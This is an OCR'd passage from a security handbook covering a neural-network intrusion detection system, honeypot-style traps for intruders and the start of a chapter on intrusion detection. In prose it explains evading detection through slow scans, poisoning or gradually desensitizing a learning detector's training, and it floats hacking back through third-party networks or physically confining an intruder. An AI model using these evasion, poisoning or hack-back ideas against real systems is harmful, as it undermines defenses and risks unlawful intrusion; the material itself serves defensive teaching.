Once the learning process has completed, the weights of the neural network are frozen, and the system is ready for operation. During operation, an input vector (trace output from the SOM clustering map) is loaded into the input nodes of the multilayer backpropagation network. The network propagates the activations in the input units to the hidden units based on the same activation function used in learning. Then, activations in the hidden units are propagated to the output units, just as in the learning process. Once the output units have been activated, one has the result.

Because this result is a real value between 0 and 1, one can take action based not only on the result, but also on the magnitude of the activation. For example, one can apply a threshold function that reports any activation above 0.9 as an attack requiring immediate response, and any activation between 0.75 and 0.89 as an event of interest requiring further investigation.

The System at Work

We will observe how this system evaluates incoming traffic to determine the presence of attack patterns. Exhibit 132.5 is a conceptual illustration of the entire system.

A sniffer is used to capture IP packets. The packet is then decoded, and key data elements are extracted from it. These data elements are packaged as a unit and applied as an input to the self-organizing map. The map clusters this packet with other packets that share key characteristics, and outputs a trace containing the new packet and its topological neighbors. This trace, along with some basic statistics computed on its data, are applied as inputs to the neural network, which propagates activations through the hidden layer to the output layer. Based on the output activation, the trace is identified as an attack, an event of interest, or not an attack.

Detecting a Port Scan

Attackers often perform port scans to identify potential attack targets. Although it does not do any direct damage, one typically treats a port scan as an attack due to its malicious implications. A straightforward port scan is relatively easy to detect: same source address, same destination address, every destination port is tried eventually, etc. However, if the attacker spreads the scan out over time, for example, by probing a single port every few hours, it may be possible to evade the intrusion detection system.

The means by which traces are assembled from data elements produces a unique temporal analysis capability. When packets are added to a cluster, that cluster produces a trace. If clusters are allowed to remain in the SOM for a sufficient amount of time, additional packets will be added to the trace as they are received, although they are spread out over a long period of time. This provides correlation of incoming packets over a long period of time, defeating the slow scan approach to evading an intrusion detection system. The SOM serves as a time-lapse camera, allowing one to correlate events spread out over time into a single trace.

Detecting a SYN Flood

The SYN flood attack has been a particularly popular denial-of-service attack in recent years, and is often used as part of a collaborative attack process. Using two similar traces containing TCP-SYN packets as an example, one can better understand how this system recognizes both an actual SYN flood attack and an apparent SYN flood that is actually just normal Web traffic.

Consider the packet illustrated in Exhibit 132.6. This is a SYN packet, the first packet of a Telnet connection to server. Suppose eight or nine of these packets are seen within one or two seconds of one another, and these packets have:

- The same destination addresses
- A destination port of 23/TCP (Telnet)
- The same source address, with an incrementing source port
- Incrementing sequence and ACK numbers
- The same TCP flags enabled, specifically TCP-SYN




EXHIBIT 132.5 Conceptual layout of pattern-matching intrusion detection system.

EXHIBIT 132.6 SYN Packet

Field	Value
Timestamp	09:30:29.4527
Source Address/Port	attacker:320
Destination Address/Port	server:23/TCP (Telnet)
Flags	S (TCP-SYN)
Sequence Number	1094689872
ACK Number	1094689872

The SOM recognizes that these packets are related to one another and clusters them together into a trace. Each time a similar packet is received, the SOM adds it to the cluster and outputs the updated trace for evaluation by the neural network. Recall that both the trace itself and some basic statistics about the trace (packet count and packet frequency are of interest here) are applied as input to the neural network. In the first few microseconds of this activity, the neural network sees a high frequency of SYN packets, but a relatively low packet count. During the learning process, the neural network learned the packet count and frequency combination that, when associated with the above characteristics, constitutes a SYN flood attack. So, as the SOM clusters more and more of these packets together, all of the above characteristics remain present in the resulting trace, and the packet count and frequency statistics rise. As this happens, the trace pattern begins to match that of a SYN flood attack. When the threshold (defined by an internal representation learned by the neural network during training) is reached, the network produces an output vector indicative of an attack.

The neural network learned to recognize traces that fit the above pattern as an attack by training on actual SYN flood attacks. What happens, then, if one gets a trace that exhibits the following characteristics?

- The same destination addresses
- A destination port of 135/TCP (NetBIOS)
- Varying source address and ports
- The same TCP flags enabled, specifically TCP-SYN

Although the source address and port vary, the neural network is still capable of recognizing this attack as a SYN flood attack. Keep in mind that the system was never explicitly trained on this scenario.

A vector cross-product operation is used to compute node activation functions within the neural network. If the third feature of the original trace is removed, the corresponding element of the input vector would be 0, reducing the result of the cross-product operation. This reduction is proportional to the significance of that feature in the overall description of a SYN flood attack. Because this third feature is not the most prevalent characteristic of the attack, the reduction is relatively small. If all other aspects of the trace remain the same, this reduction may be enough to cause the network to miss the attack.

However, as more packets are received, the packet count will rise, causing an increase in that element of the input vector. This increases the result of the cross-product operation. This increase is proportional to the prevalence of "packet count" as a SYN flood feature. Because this feature is quite significant in the description of a SYN flood, the increase is relatively large, enough to compensate for the reduction caused by the removal of the other feature. This causes the activation function to increase beyond the threshold for alarming an attack.

Now consider another packet, only slightly modified from the original SYN flood example (see Exhibit 132.7). This is a SYN packet, the first packet of an HTTP connection to server. Again, suppose that eight or nine of these packets were seen within one or two seconds of one another, and these packets have:

- The same destination addresses
- A destination port of 80 (HTTP)
- The same source address, with an incrementing source port
- Incrementing sequence and ACK numbers
- The same TCP flags enabled, specifically TCP-SYN

Just as in the previous example, the SOM recognizes that these packets are related to one another and clusters them together into a trace. However, as this trace is presented to the network, it is not flagged as an attack —

EXHIBIT 132.7 SYN Packet

Field	Value
Timestamp	09:30:29.4527
Source Address/Port	attacker: 320
Destination Address/Port	server:80/TCP (HTTP)
Flags	S (TCP-SYN)
Sequence Number	1094689872
ACK Number	1094689872

even as it begins to resemble a SYN flood pattern. The difference between this example and the previous example is the destination port/service. Due to the nature of HTTP, it is normal to see a large number of SYN packets in a sequence such as this. Assuming one has provided the network with HTTP connections as samples of authorized (i.e., nonattack) traffic during the learning process, the network will recognize this distinction and refrain from alarming this activity as a SYN flood. Under the hood of the neural network, this exception to the general SYN flood pattern is represented as a large negative weight from the input node corresponding to a destination port of 80/TCP (or another service likely to trigger false-positive SYN flood alarms, such as 25/TCP or 443/TCP). When that input node is active, this connection strongly inhibits all of the other input features that contribute to a SYN flood activation within the network. Thus, the destination port allows the network to recognize this exception to the general SYN flood pattern.

Extensions to the Concept

This conceptual model can be extended in many ways. A few possibilities are examined here.

It is likely that the system could be extended to deliver not just a ruling on whether the trace is an attack, but also some indication of what kind of attack it appears to be. One of the drawbacks to this approach is that one must provide a great deal of additional information in the training data. This eliminates one of the very advantages of this approach, which was the fact that very little information about the attack training data needed to be provided to the network.

Another extension involves application of a continuous learning model. Rather than freezing the learning process after the network's initial learning period, continuous learning allows the network to periodically adjust its knowledge representation based on its real-world experiences. The goal behind this approach is to allow the system to adapt and learn along with changes in its environment.

One of the challenges with the SOM architecture is that an incoming packet must be assigned to a cluster so that it can be evaluated along with a trace. However, if the SOM misclassifies an incoming packet, one's ability to detect an intrusion may be reduced. Although a network packet may only belong to a single trace, it may fit into several traces until more information is received. An extension of the SOM allows the map to place copies of a given packet into multiple clusters. By doing so, one gives the SOM the opportunity to try to fit a packet into several traces to determine which is a best fit. This introduces a level of fault tolerance into the trace construction scheme.

Challenges and Limitations

In discussing the construction of this conceptual system, the advantages it affords in the intrusion detection game were mentioned. This approach, however, is not without its weaknesses.

Corrupted Learning

Neural networks suffer from tremendous exposure during their learning period. As the network learns to distinguish attacks from authorized behavior, the attacker has an opportunity to create a backdoor of sorts through the neural network. Recall that the network is trained on both attacks and authorized activity. If one does not specifically flag activity as an attack, the system will develop some internal knowledge structure that

allows it to recognize that activity as authorized. The HTTP exception to the SYN flood rule is a good example. The network learns that "if I see certain characteristics in a trace, it is an attack, unless it is destined for port 80/TCP, then it is not an attack." The network learned this exception because authorized HTTP connections were interleaved with the training data. If an attacker were able to surreptitiously insert SYN flood attacks from his network into our training data, the network might learn another exception. This time, the network might learn that "if I see certain characteristics in a trace, it is an attack, unless it is coming from attacker.net." By corrupting the training data, the attacker is able to teach the neural network to allow his attacks to pass, effectively evading the intrusion detection system.

Consider the following, more philosophical problem. Because one derives inspiration from the human mind, the possibility exists that one might introduce the limitations of that model into one's own system. For example, humans can become desensitized over time to certain types of sensory input. People constantly update their knowledge of the world around them. If introduced to small variations on a concept, people update that knowledge to reflect those changes. The cumulative effect of these small variations, when taken over a long period of time, can be dramatic. Cultural desensitization to violence on television is a good example of this. Continuous learning models can cause a gradual shift in the knowledge of a neural network over time. With well-crafted activities, an attacker could contribute to such a shift in knowledge within this conceptual system, effectively desensitizing the network to certain attacks. Over time, the attacker could use this technique to bore a hole through the system. This is similar to a prisoner digging a tunnel out of prison with a spoon.

The Science of Neural Networks

There are several challenges inherent in continuous learning models in a neural network. Continuous learning networks have been known to learn explicit mappings from certain inputs to their corresponding outputs. This is effectively memorization, and eliminates the power of generalization. One way to prevent this from happening is to cease learning once a certain performance level is reached. Another way to avoid this phenomenon is to introduce enough noise into the system to prevent memorization, but not so much as to confuse the network. Finally, one can reduce the number of hidden processing elements capable of storing complex features. This will result in a computational bottleneck that forces the network to learn more compact internal representations of complex features, preventing it from creating an explicit map of every input/output combination. That is, one wants the neural network to be good, but not too good.

There are several challenges inherent in the mathematics of neural network learning. Complex neural networks are often criticized for their slow learning speed. The size of the training space must be several orders of magnitude larger than the size of the network (for fans of complexity theory, the relationship is superlinear). This requires one to present a robust network with an extremely large number of training samples. Because the learning process is iterative by definition, learning can be painfully slow. Researchers have introduced techniques for acceleration that allow the algorithm to proceed naturally for several iterations to settle in on a good learning direction, and then advance progress rapidly in that direction. This has resulted in measurable improvements in neural network learning speeds, but it is still a slow process.

Furthermore, the learning algorithm may settle into a direction that drives the error function to one of several local minima, but not the global minimum. This results in an inaccurate pattern matcher, but it is not intuitive to determine when this has happened. This rarely happens in practice, due in part to the high degree of freedom provided by the high-dimensioned weight space present in most robust networks. However, this is a real problem of which one must be aware.

Practicality

It is not yet clear how well proof-of-concept prototypes will extend from the laboratory to commercial products. Many critics of the practicality of AI in the real world argue that, even if these systems did work, it would require a full-time staff of computer scientists just to keep the system running. Scientific research in this area has made many advances in the past decade, and many of these advances are beginning to find their way into commercial systems. Whether or not AI-based intrusion detection becomes a mainstream technology remains to be seen. The science shows tremendous promise, however; and it may not be wise to dismiss it as impractical just yet. Nevertheless, artificial intelligence is not a panacea, and one must avoid creating a false sense of security stemming from such improvements in technology.

Closing Remarks

As a community of practice, the human collective experience has repeatedly demonstrated that security is a difficult problem. Security problems are rarely black and white; there is almost always a broad spectrum of gray in between. Humans are quite capable of operating within these shades of gray, but computers are deterministic beasts and not readily equipped to do so. The main goal of artificial intelligence work is to enable machines to better solve subjective problems that are currently better suited for humans.

Intrusion detection is one such task. Traditional approaches to intrusion detection are based on the digital computing paradigm. They take advantage of the computer's specialty: executing objective operations with speed and accuracy. These approaches, however, have inherent limitations. Intrusion detection is a fuzzy, subjective task. It is difficult — if not impossible — to fully define that which constitutes an intrusion using the digital computer paradigm.

This chapter has explored an approach to intrusion detection based on the paradigm of the human brain; specifically, a data discovery technique known as a self-organizing map (SOM). A SOM correlates packets in the input space into meaningful traces that one can analyze for intrusions. A neural network pattern matcher analyzes traces for the presence of intrusive activity. These two techniques combine in a conceptual system that approaches intrusion detection in a manner inspired by human thought.

The conceptual system explored in this chapter shows evidence of improved false-negative and false-positive error rates, as observed through the SYN flood example. Systems based on the human brain paradigm show promise as pattern matching intrusion detectors. Perhaps, with continued research in AI, one will see intelligent intrusion analysis systems move from the laboratory into the mainstream.

Bibliography

1. Northcutt, Stephen, *Network Intrusion Detection: An Analyst's Handbook*. Indianapolis: New Riders Publishing, 1999.
2. Rich, Elaine and Knight, Kevin, *Artificial Intelligence*, 2nd ed., New York, McGraw-Hill, 1983.
3. Cannady, James and Mahaffey, James, "The Application of Artificial Neural Networks to Misuse Detection: Initial Results."
4. Frank, Jeremy, "Artificial Intelligence and Intrusion Detection: Current and Future Directions," 1994.
5. Endler, David, "Intrusion Detection: Applying Machine Learning to Solaris Audit Data."

How to Trap the Network Intruder

Jeff Flynn

The job of securing networks is quite difficult. Probably the most significant reason is system complexity. Networks are complicated. They are so complicated no one person can fully comprehend exactly how they work. The models that govern the designs were developed with this concept in mind and provide a layered view of networks that hide the true complexity. This makes it possible for programmers to work on various layers without understanding all the details of the other layers. Of course, programmers on occasion make mistakes, and these mistakes accumulate. Consequently, the Internet we have come to rely on is vulnerable to a wide variety of attacks. Some of the vulnerabilities are well known. Others are known only to a few or are yet to be discovered.

As the Internet grows, so too does the complexity. The growth of the Internet is still accelerating. Every year, more systems are connected to it than were connected the year before. These systems contain increasing amounts of memory. Larger memories allow programmers to develop larger and more complex programs, which provides the programmers with more opportunities to make mistakes. Larger programs also provide intruders with more places to hide malicious code.

Thus, a good network security manager must be very good indeed. The best network security managers may find themselves performing against the unrealistic expectation that they cannot be overwhelmed. These experts must keep up with all the latest attacks and countermeasures. Attackers, on the other hand, need to know only one or a small combination of attacks that will work against their opponents.

A common response to this situation is to simply fix the known problems. This involves closely monitoring reports from organizations such as

CERT or CIAC. As new vulnerabilities are discovered, the system manager responds appropriately. Unfortunately, the list of problems is also growing at an increasing rate. This can be a frustrating experience for the system manager who is forced to fight a losing battle. Likewise, financial managers are caught. They recognize that there are significant risks, yet no investment in safeguards can guarantee immunity from disaster.

It is hard to assess the extent to which tools have improved the situation. The Internet is a highly dynamic environment and does not provide good control samples for making such observations. The common-sense view might be, "However bad it is, it would be worse if we didn't have these devices." Unfortunately, the tools are not always applied properly and can lull management into thinking the situation is under control when it is not. In this situation, there is no benefit. The impact on the intruders is also quite difficult to assess. Serious intruders go to great lengths to keep their identities and approaches secret. Assessing the threat is, hence, a difficult aspect of evaluating the effectiveness of tools.

ASSESSING THE THREAT

There are many ways to gain a perspective on the threat. Most professionals in the field of network security use more than one. Some ways are more subjective than others. Yet there are several popular choices.

Reading

Several written information sources are available on the subject of network security. These include books, technical articles, newspaper articles, trade journal articles, newsgroups, and mailing lists. Each of these mediums has its strengths. Each also has its weaknesses. Trade journal articles, for example, can be biased and may attempt to use fear, uncertainty, and doubt to motivate buyers. Newspaper articles, although less biased, are driven by readership and limited in technical detail. Technical articles are many times too technical, sometimes describing threats that were not threats before publication. The information found in books is quickly dated. Finally, newsgroups and mailing lists, while providing timely information, are transmitted via networks that are subject to the same attacks we are attempting to prevent.

Experimentation

One way to see how difficult it is for someone to break into your system is to attempt to break into it yourself. The Self-Hack Audit, sometimes called Penetration Testing, is a useful means for finding weaknesses and is likely to improve awareness. Similarly, information warfare games provide true insight into how sophisticated intrusions can occur. Still, both of these methods are contrived and do not necessarily represent the actual threat.

Surveys

The 1997 CSI/FBI Computer Crime and Security Survey summarizes the anonymous responses of security professionals from a wide variety of industry segments. Respondents were asked, "If your organization has experienced computer intrusion(s) within the last 12 months, which of the following actions did you take?" Only 29.3% answered that they reported the incident to law enforcement or their own legal counsel. The remainder answered that they did not report the intrusion, or they did their best to "patch security holes." In fact, although 4,899 questionnaires were distributed, only 563 (11.5%) were returned. Of these security professionals, 99 acknowledged detecting "system penetrations," 101 acknowledged detecting "theft of proprietary information," 407 acknowledged detecting viruses, and 338 acknowledged detecting "insider abuse of net access." Security surveys produce statistics that provide managers with useful information for making decisions. Still, many computer incidents go undetected or unreported. This prevents surveys from being as valuable as they would be otherwise.

Firsthand Experience

Human nature seems to dictate that this is the path that most will follow. Firsthand experience occurs, for example, when a person buys a better lock after he detects a burglary. Firsthand experience involves a real threat, but the response comes after the fact. If the initial attack is sufficiently hostile, a response may be of limited use.

There is also a good chance the initial intrusion may go undetected. Network intruders are quite adept at installing back doors. The process is quite simple and may be the first act taken by an attacker after a successful intrusion. Consequently, it is far more difficult to restore security after a network intrusion than it is to prevent an intrusion. Before an individual decides to make firsthand experience his primary approach, he should ask himself, "Is this the kind of experience I want to have?" If the answer is, "I'm willing to take that risk," he should ask himself, "Is it morally responsible for me to make that decision on behalf of all those who may be affected?" What happens on networks can often affect more than the keepers of a network. A 911 emergency system in Florida that was taken down by network intruders provides a compelling example of this fact.

Measuring

Another option for network security managers is to measure the threat. This is critical, because one certainly cannot well manage what one cannot measure. This chapter has two purposes. The first is to suggest that the use of traps can be an effective way to gain a realistic assessment of the threat without exposing individuals and organizations to unreasonable risks. The second is to identify some of the qualities of a "good" trap.

THE BENEFIT OF TRAPS

Traps are attractive for three reasons. First, traps provide real-world information. If designed properly, the activation of the trap is highly correlated to real intrusions. This is not a contrived threat. The intruders detected are real, and they are targeting a particular organization. Second, well-designed traps can provide these measurements safely. Finally, traps can be used to deter future attacks. The trap response to a triggering event is part of the trap design. This goes beyond what intrusion detection systems provide, which may be considered components of traps. There are only three components to a trap: the bait, the trigger, and the snare.

THE QUALITIES OF A "GOOD" TRAP

It is obvious that a good trap is one that actually catches its prey. Good traps share other qualities too.

A Good Trap is Hidden

A hunter would not expect to catch his quarry if he simply left his trap lying on the ground. Animals are too smart or sensitive for this to work. The hunter must hide the trap, perhaps under a pile of leaves. Similarly, hacker traps should be invisible to the network intruder. Of course, one does not need to hide the bait portion of the trap. One only needs to ensure that characteristics of the bait do not betray the presence of the trap. There are many ways to make traps hard to detect. Devices such as in-circuit emulators, SCSI analyzers, and network protocol analyzers can monitor activities without affecting the behavior of the systems being monitored. Alternatively, log information can be transmitted via one-way connections to systems performing real-time intrusion detection functions. In tracking the activities of German hackers, Cliff Stoll transparently monitored modem ports with dramatic results.

A Good Trap Has Attractive Bait

If a trap is to be effective at luring its prey, it must have attractive bait. The trapper has several options in this area, and great care should be used in the selection. Just as a fly fisherman attempts to "match the hatch," the trapper must select a lure that is appropriate for the environment. In some cases, the bait might be a file or directory entitled "ops_planning." In other cases, it might be a file containing the words "security" or "intrusion detection." A continuous indecipherable sequence of bytes transmitted between two hosts may be sufficient. When selecting the bait, the network security manager should consider the possible goals of the intruder. The goals may have much to do with the business of the targeted organization, although this is not necessarily so. If previous intrusions were detected, the network manager might

determine what sort of things the intruder found interesting. Again, care should be taken to prevent the bait from betraying the trap. If it looks too good to be true, the intruder may decide to look elsewhere and thus avoid detection.

A Good Trap Has an Accurate Trigger

A good trap should trap intruders. It should not trap innocent souls who stumble across it in the course of their normal duties. Consequently, the trigger should be designed so that the probability of a false detection is very low. This is extremely important. The loss of trust and the dissension caused by false suspicions or accusations can be considerable. These events can quite possibly cause more damage to an organization than an actual intruder. Of course, real intrusions can result in serious damage too. Hence, if an actual intruder goes for the bait, the probability of detection should be very close to 100 percent. Trap placement can be a useful means to improve the selectivity of a trigger. If the trigger is positioned in a place where no one should legitimately be, false detections can be greatly reduced. Ideally, a trap should be designed so that the intruder has violated a law before he can activate the trigger.

A Good Trap Has a Strong Snare

If a hunter's trap does not have a strong snare, the quarry may simply destroy the device. Animal traps are effective because they are strong enough to hang onto the animal. Similarly, an effective intruder trap should hang onto the intruder. Admittedly, this is one of the most difficult aspects of designing an effective trap.

The identity of an intruder can be known, and the victim organization can have arrest powers. But if the location of the intruder is outside the jurisdiction of that organization, an arrest may not be practical. Currently, the best intruder traps are those that preserve evidence, involve law enforcement, and, in certain circumstances, attempt to bring the intruder into a jurisdiction where action can be taken.

Complicating matters is the hacker modus operandi of weaving (sometimes referred to as looping or hopping) through the Internet. During this process, the hacker may impersonate one or more individuals, systems, or processes. Thus, the path back to the intruder's lair can take many twists and turns. In some cases, the process of following this path might require penetration of a third-party organization's network. Although this is beyond what most would attempt, it is possible that such action could be deemed legal if done with the proper authority.

By way of analogy, one might compare the situation to that of a police officer in "hot pursuit" or acting under "exigent circumstances." If an

officer is in immediate pursuit of a criminal, and that criminal enters a residence, the officer does not wait for someone to grant him access. The officer does not wait for a warrant. He follows the criminal into the residence, breaking the lock on his way if necessary. If that criminal weaves in and out of one property after another, so too will the officer. This process continues until the criminal is apprehended, the criminal is lost, or the pursuit crosses a jurisdictional boundary. In the case of a jurisdictional border crossing, the officer might continue the pursuit, or he could pass the responsibility to another organization according to preexisting agreements between the various parties involved. Unfortunately, the present situation in the Internet is not so well organized. Perhaps, in time, as more laws and law enforcement personnel find their way into the Internet, the situation will improve.

Good Traps Are Used in Combination

To maximize the effectiveness of a trap, the trapper simply needs to add more traps. Just as a good fisherman keeps more than one line in the water, and perhaps more than one lure per line, the trapper should have more than one trap set. A good rule of thumb might be to count the number of targets an organization presents to a would-be intruder. The number of traps that are set should exceed that number. If the traps set are "good," it is more likely that an intruder will be detected than it is a target will be compromised. The approach scales nicely, allowing the trapping organization to select a security stance appropriate for its particular situation.

Good Traps Are Original

Once an intruder becomes aware of a particular type of trap, it is less likely that he can be fooled again in the same way. Hence, good traps should be unique. This is particularly true for the visible bait component of the trap. Other trap components should also be unique. If an intruder suspects a trap, he might try to trigger it from a safe circumstance. Likewise, he may know how to escape from a snare he encountered previously. The less an intruder can surmise about a trap, the better the trap. Originality in design then becomes the hallmark of a good trap. This fact should be viewed as good news for the network security administrator whose job has become an endless loop of applying patches. By developing traps, the network security administrator can have many opportunities to be creative.

Good Traps Do Not Entrap

Trapping and entrapping are two separate things. The difference is in the relation between the trap and the intruder. If the trap somehow induces someone to commit a crime, entrapment occurs, which adversely effects the strength of the trap's snare. Entrapment can prevent prosecution in

many legal systems, which is an important component of an effective snare. Entrapment is also counterproductive. One of the goals of trapping is to deter intruders. Entrapment techniques produce the opposite result by encouraging intrusions. To keep a trap from becoming an entrapping device, the trapper should make the bait invisible to those who have not yet committed a crime. It should be obvious to the intruder and the trapper that a crime has been committed before the bait has the effect of drawing the intruder to the trigger. Notifications and banners should be used to make this point clear. These should indicate the boundaries of legality. Good caveats should include words to the effect that intrusion is not invited or welcome, various laws will be broken by those who proceed without authorization, use of the system implies acknowledgment of this, and use of the system implies consent to monitoring. The name of the organization being protected is not necessary, but a number to contact for clarification should be provided.

When complete, a trap should resemble the situation encountered with silent burglar alarms found in banks. These are traps too. Banks contain such traps, and there is usually no question as to whether entrapment was involved.

PSYCHOLOGY AT WORK

As mentioned previously, one of the benefits of a trap is that it deters. When a hacker realizes that he is in a situation where he is as likely to encounter a trap as he is to obtain his objective, he is likely to slow his pace. When his partners in crime are trapped (i.e., prosecuted), he may consider abandoning the craft. Few things deter more than well-designed traps. Consider the psychological impact on soldiers knowing they are about to cross a minefield. How much slower do they proceed? How much more effective is this deterrent after a mine is detonated?

AN EXAMPLE TRAP

Once network security administrators are aware of the benefits and attributes of good traps, they should consider a working example. Imagine a host set up behind the perimeter of a networked organization. This system is on a network that is protected by banners and other methods (perhaps a firewall). On the host is a file that contains a short list of phone numbers with corresponding passwords. The passwords are long random sequences of alphanumeric characters. These phone numbers and passwords are the bait. To the intruder, they represent additional access. The trigger is a computer (with software) connected to one of these phone numbers. When an intruder attempts to access the trigger with the correct password, the trigger is activated. The probability that the trap was activated by an actual intruder is quite high. The probability that the trap can

be triggered by someone who did not break the rules is quite low. The telephone line is configured with caller ID (CNID) or automatic number identification, so that once triggered, the source of the call can be determined. This information can be used to draft an affidavit that might allow law enforcement to search the premises for the source of the attack. If the intruder was foolish enough to use his own line to make the call, there may be an opportunity for an arrest. If the intruder is not so foolish, at least the designer of the trap is aware that his barrier was penetrated. He does not need to know how it happened for this to be useful information. The mere fact that the intrusion occurred can be enough to justify investigation and additional investment in protective measures. It should be noted that intruders have circumvented CNID systems.

As an alternative to the snare just described, network security administrators could also imagine a trap that might physically capture an intruder, or someone acting on his behalf. By replacing the password bait with an electronic lock combination, a map, and a street address, one might be able to lure an intruder into a holding area disguised as a wiring closet. The use of the correct combination would notify authorities of the intrusion and allow entry. Once inside, the door would lock again and not allow exit. Great care would be required in the planning of such a trap to avoid physical risk to the intruder. Significant liability would result if harm were to come to the prisoner. It would not be reasonable to leave an intruder locked in a closet any significant length of time. Only when the safety of the prisoner can be guaranteed should such a trap be considered. Still, ideas like this may be attractive. In the event an intruder were to fall for this trap, the authorities would not only have a suspect; they would have probable cause for an arrest.

CONCLUSION

The network intruder can be quite clever and may attempt attacks that have not been previously encountered. Techniques are needed for detecting and deterring such intrusions. Although the use of traps will not necessarily free a network security administrator from the burden of simply patching one hole after another, it may help him to focus his efforts in the areas that are most important. It may also give him the well-needed opportunity to be creative. Perhaps the time has come for the network security manager to become more clever than the network intruder.

Intrusion Detection: How to Utilize a Still Immature Technology

E. Eugene Schultz and Eugene Spafford

Defending one's systems and networks is an arduous task indeed. The explosive growth of the Internet combined with the ever-expanding nature of networks makes simply keeping track of change nearly an overwhelming challenge. Add the task of implementing proper security-related controls and the problem becomes of far greater magnitude than even the most visionary experts could have predicted 20 years ago. Although victories here and there in the war against cybercriminals occur, reality echoes the irrefutable truth that "cyberspace" is simply too big a territory to adequately defend. Worse yet, security-related controls that work today will probably fail tomorrow as the perpetrator community develops new ways to defeat these controls. Also, the continuing rush to market software with more new features is resulting in poorly designed and poorly tested software being deployed in critical situations. Thus, the usual installation is based on poorly designed, buggy software that is being used in ways unanticipated by the original designers and that is under continuing attack from all over.

Schultz and Wack (SCHU96) have argued that InfoSec professionals need to avoid relying on an approach that is overly reliant on security-related controls. Determining the controls that most effectively reduce risk from a cost-benefit perspective, then implementing and maintaining those controls is an essential part of the risk management process. Investing all of one's resources in controls is, however, not wise because this strategy does not leave resources for detecting and responding to the security-related incidents that invariably occur. The so-called "fortress mentality"

(implementing security barrier after security barrier but doing nothing else) in the InfoSec arena does not work any better than did castles in the United Kingdom when Oliver Cromwell's armies aimed their cannons at them. It is far better to employ a layered, defense-in-depth strategy that includes protection, monitoring, and response (cf. Garfinkel and Spafford [GARF96, GARF97]).

Merely accepting the viewpoint that it is important to achieve some degree of balance between deploying controls and responding to incidents that occur, unfortunately, does little to improve the effectiveness of an organization's InfoSec practice. An inherent danger in the incident response arena is the implicit assumption that if no incidents surface, all is well. Superficially this assumption seems logical. Studies by the U.S. Defense Information Systems Agency (DISA) in 1993 and again in 1997, however, provide statistics that prove it is badly flawed. Van Wyk (VANW94) found that of nearly 8800 intrusions into Department of Defense systems by a DISA tiger team, only about one in six was detected. Of the detected intrusions, approximately only 4 percent were reported to someone in the chain of command. This meant that of all successful attacks, less than 1 percent were both noticed and reported. A similar study by the same agency 3 years later produced nearly identical results.

One could argue that perhaps many Department of Defense personnel do not have as high a level of technical knowledge as their counterparts in industry because industry (with its traditionally higher salaries) can attract top technical personnel who might more readily be able to more readily recognize the symptoms of attacks. In industry, therefore, according to this line of reasoning, it would be much more likely that some technical "guru" would notice intrusions that occurred. This reasoning is at best only partially true, however, in that in the DISA studies little attempt was made to cover up the intrusions in the first place. In what might be called "more typical" intrusions, in contrast, attackers typically devote a large proportion of their efforts to masquerade the activity they have initiated to avoid being noticed. This is further supported by the latest CSI/FBI survey (POWER99) that indicated that many firms are unable to determine the number or nature of intrusions and losses to their enterprise from IT system attacks, but that losses and number of incidents are continuing to increase.

The main point here is that effective incident response is important and necessary, but it hardly does any good if people do not notice incidents that occur in the first place. Human efforts to notice incidents, as good as they may be, are in many if not most operational settings inadequate. InfoSec professionals often need something more, an automated capability that enables them to be able to discover incidents that are attempted or actually succeed. The solution is intrusion detection. This chapter covers

the topic of intrusion detection, discussing what it is, the types of requirements that apply to intrusion detection systems, and ways that intrusion detection systems can be deployed.

ABOUT INTRUSION DETECTION

What is Intrusion Detection?

